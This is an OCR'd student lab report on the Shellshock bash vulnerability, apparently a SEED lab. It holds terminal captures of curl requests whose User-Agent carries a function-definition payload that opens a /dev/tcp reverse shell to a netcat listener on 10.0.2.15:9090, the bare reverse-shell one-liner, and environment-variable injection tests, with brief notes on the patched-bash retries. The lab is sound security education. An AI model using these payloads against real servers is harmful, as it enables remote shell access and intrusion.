


```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ sudo vim myprogram.
cgi
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sp
ort 45720)
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or
directory
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/myprogram.cgi -A "() { :;}; echo Content-Type :text/p
lain;echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
lhost/cgi-bin/myprogram.cgi -A "() { :;}; echo Content-Type :text/p
lain;echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
  % Total    % Received % Xferd  Average Speed   Time    Time     T
ime  Current
                                 Dload  Upload   Total   Spent    L
eft  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:
--:--     0*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type :text/plain;echo; /bin/ba
sh -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 500 Internal Server Error
< Date: Tue, 09 Feb 2021 13:40:34 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 607
< Connection: close
< Content-Type: text/html; charset=iso-8859-1
<
{ [607 bytes data]
100   607  100   607    0     0  98747      0 --:--:-- --:--:-- --:
--:--   98k
* Closing connection 0
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

1. The curl command executed in the attacker is capable of accessing bash_shellshock vulnerabilities of the victim and therefore is capable of redirecting the output of the victim shell to the attacker's shell through a TCP connenction.
2. Nc -l cp 9090 confirms the connection between the victim and the attacker which is observed in the above screenshot.
3. Modification of the files was also not permitted through reverse shell.


Task 6

Redo task3




```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi -A "M
Y MALICIOUS DATA"
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=56268
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
SCRIPT_NAME=/cgi-bin/myprogram.cgi
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$
```

Redo task5



atmik_pes1201800189 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
8:32 AM


```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ /bin/bash -i > /dev
/tcp/10.0.2.15/9090 0<&1 2>&1
```




atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
8:32 AM

```
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7593:bbfc:7ba4:8bb2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2734 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3731 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:947874 (947.8 KB)  TX bytes:624715 (624.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11840 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11840 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:645607 (645.6 KB)  TX bytes:645607 (645.6 KB)

[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sp
ort 45716)
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or
directory
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/myprogram.cgi -A "() { :;};echo Content-Type: /text/p
lain;echo;/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
lhost/cgi-bin/myprogram.cgi -A "() { :;};echo Content-Type: /text/p
lain;echo;/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
  % Total    % Received % Xferd  Average Speed   Time    Time     T
ime  Current
                                 Dload  Upload   Total   Spent    L
eft  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:
--:--     0*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;};echo Content-Type: /text/plain;echo;/bin/bas
h -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
```


Redo Task1



```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ foo='() { echo "hello world";}'
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ echo $foo
() { echo "hello world";}
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ declare -f foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ bash
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ declare -f foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ foo
No command 'foo' found, did you mean:
 Command 'woo' from package 'python-woo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'fop' from package 'fop' (universe)
foo: command not found
```



```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ unset foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ oo='() { echo "hello world";}; echo "This is shel
lshock vulnerability"'
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ echo $foo

[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ bash
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ █
```



```
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ foo='() { echo "hello world";}; echo "This is she
llshock vulnerability"'
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
foo=() { echo "hello world";}; echo "This is shellshock vulnerability"
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ bash
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ █
```

1. The steps from task 3 and 5 are repeated where the variable is set. Instead of invoking bash_shellshock, patched bash is invoked which is free from vulnerabilities.
2. On using the curl command, the content of the secret_file are not shown due to lacking privileges which is denied by the current shell.